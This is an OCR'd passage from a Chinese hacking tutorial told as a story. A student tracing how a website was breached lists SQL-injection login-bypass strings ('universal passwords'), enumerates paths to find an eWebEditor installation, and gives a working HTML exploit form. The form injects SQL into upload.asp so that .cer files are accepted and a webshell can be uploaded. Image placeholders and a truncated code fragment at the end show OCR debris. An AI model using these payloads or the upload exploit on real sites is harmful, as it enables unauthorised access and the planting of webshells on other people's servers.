


图3　发现 editor 目录




图5　登录页面

常用的后台万能登录密码：

```
'or''='
"or=or"
'or''=''or''='
'or'='or'
'or'='1'
'or' '1'='1'
or 'a'='a'
```

新型万能密码：

用户名输入 **' UNION SELECT 1,1,1 FROM admin WHERE ''='**，密码输入 1

用户名输入**' UNION SELECT 1,1,1 AS pwd FROM admin WHERE ''='**，密码输入 1

测试后发现都不能进入，这下可郁闷了，搞不下来可要丢脸的啊。

"MM，把你发现的后门地址发给我看看。"

"好的，后门地址是：**http://www.XXXX.com/UploadFile/2009124182226393.cer**"

阿宝发现存在 **UploadFile** 文件夹，很多情况下都是用 ewebeditor 编辑器的，这个时候阿宝怀疑黑客是从这个编辑器攻击网站的。

于是阿宝尝试寻找ewebeditor编辑器的网站路径，很多网站程序都将此编辑器放到 admin 目录下。阿宝访问 **http://www.XXXX.com/admin/ewebeditor**，发现不存在此文件夹，如图2。

然后又尝试了如下的连接：

```
http://www.XXXX.com/admin/editor  不存在
http://www.XXXX.com/ewebeditor    不存在
http://www.XXXX.com/editor        存在
```

直接访问**http://www.XXXX.com/editor**,才显示存在这个目录，如图3。

现在再来看看是否存在 upload.asp 文件，访问 **http://www.XXXX.com/editor/upload.asp**，出现如图4的界面。

这样很可能是 ewebeditor 编辑器了，再访问登录界面确认一下才好下结论。访问 **http://www.XXXX.com/editor/admin_login.asp**，如图5，现在可以确定是 ewebeditor 编辑器了，但是登录界面被修改过，一些图片都显示不出来了，所以编辑器的版本不清楚。

阿宝又尝试用admin作为账号跟密码登录，结果失败了。又尝试了几个常用的账号密码，还是以失败告终。于是打算下载默认数据库，但也没有成功，阿宝这下子可以说是已经崩溃了。

突然阿宝想起师姐曾给过他一个 ewebeditor 编辑器的利用




图4　发现 upload.asp

程序，现在拿出来碰碰运气吧，文件的代码如下：

```
<HTML><HEAD><TITLE>ewebeditor的upload文件上传exp</TITLE><meta http-equiv="Content-Type" content="text/html; charset=gb2312"> </head><body bgcolor=orange>
<tr>至于利用方法就是修改源文件中的action，然后传cer的马马就行了！</tr><br>
<form action="http://www.XXXX.com/editor/upload.asp?action=save&type=IMAGE&style=firefox'%20union%20select%20S_ID,S_Name,S_Dir,S_CSS,S_UploadDir,S_Width,S_Height,S_Memo,S_IsSys,S_FileExt,S_FlashExt,%20[S_ImageExt]%2b'|cer',S_MediaExt,S_FileSize,S_FlashSize,S_ImageSize,S_MediaSize,S_StateFlag,S_DetectFromWord,S_InitMode,S_BaseUrl%20from%20ewebeditor_style%20where%20s_name='standard'%20and%20'a'='a" method=post name=myform enctype="multipart/form-data"><input type=file name=uploadfile size=100 style="width:100%"><input type=submit value=传吧></form>
```

把以上代码保存为 HTML 文件，打开后如图6。




图6　ewebeditor 编辑器利用程序




图7　提交后返回页面

然后选择一个后缀为 cer 的 webshell 文件，点击"上传"就可以了。上传之后会返回另外一个页面，如图7。

这个时候查看本网页的源代码，看看是否上传成功，如图8。

要是上传成功，则会返回上传路径，反之则如图8所示。因为这个漏洞利用程序是针对部分版本的，所以成功率不是很高。

这个时候阿宝想起了师兄们，刚刚还回复他的信息呢，估计还没有休息，于是请教师兄们。

"蛇师姐，阿宝请求支援！"

"支援啥？咋了？师弟？"

"是这样的，我遇到一个网站，弄不下来，想请教一下师兄们。"

"OK！太极虎师姐他们全部都在，我们视频说吧！"


视频连接成功后，阿宝抢先说道："师兄们，偶想你们咯，嘿嘿！"

"师弟，你也假吧？才回去一天就想我们了啊？真是的，我看你肯定是有事相求吧。"猴哥识破了阿宝的花言巧语。

"额！猴师兄果然厉害，什么事情都瞒不过你。是这样的，我在检测一个网站，没发现 SQL 注入漏洞，后台用万能密码跟常用的账号密码都登录不进去。但是这个网站已经被人入侵了，我现在想知道黑客是怎么攻破此网站的。"

"那你还发现了什么情况吗？例如第三方编辑器 ewebeditor 等。"猴哥问道。

"有的，我发现了 ewebeditor 编辑器，但是利用默认密码登录不进去，而且默认数据库也被更改了，连太极虎师姐给我的那个利用程序也尝试了，还是没奏效呢。"



```
</head>
<body bgcolor=menu>

<form action="?action=save&type=IMAGE&style=firefox union select S_ID,S_Name,S_Dir,S_CSS,S_UploadDi
<input type=file name=uploadfile size=1 style="width:100%" onchange="originalfile.value=this.value"
<input type=hidden name=originalfile value="">
</form>

<script language=javascript>

var sAllowExt = "";
// 检测上传表单
function CheckUploadForm() {
        if (!IsExt(document.myForm.uploadfile.value,sAllowExt)){
                parent.UploadError("提示：\n\n请选择一个有效的文件，\n支持的格式有（"+sAllowExt+"）
                return false;
        }
        return true
}

// 提交事件加入检测表单
var oForm = document.myForm ;
oForm.attachEvent("onsubmit", CheckUploadForm) ;
if (! oForm.submitUpload) oForm.submitUpload = new Array() ;
oForm.submitUpload[oForm.submitUpload.length] = CheckUploadForm ;
if (! oForm.originalSubmit) {
        oForm.originalSubmit = oForm.submit ;
        oForm.submit = function() {
                if (this.submitUpload) {
```

图8　查看源代码

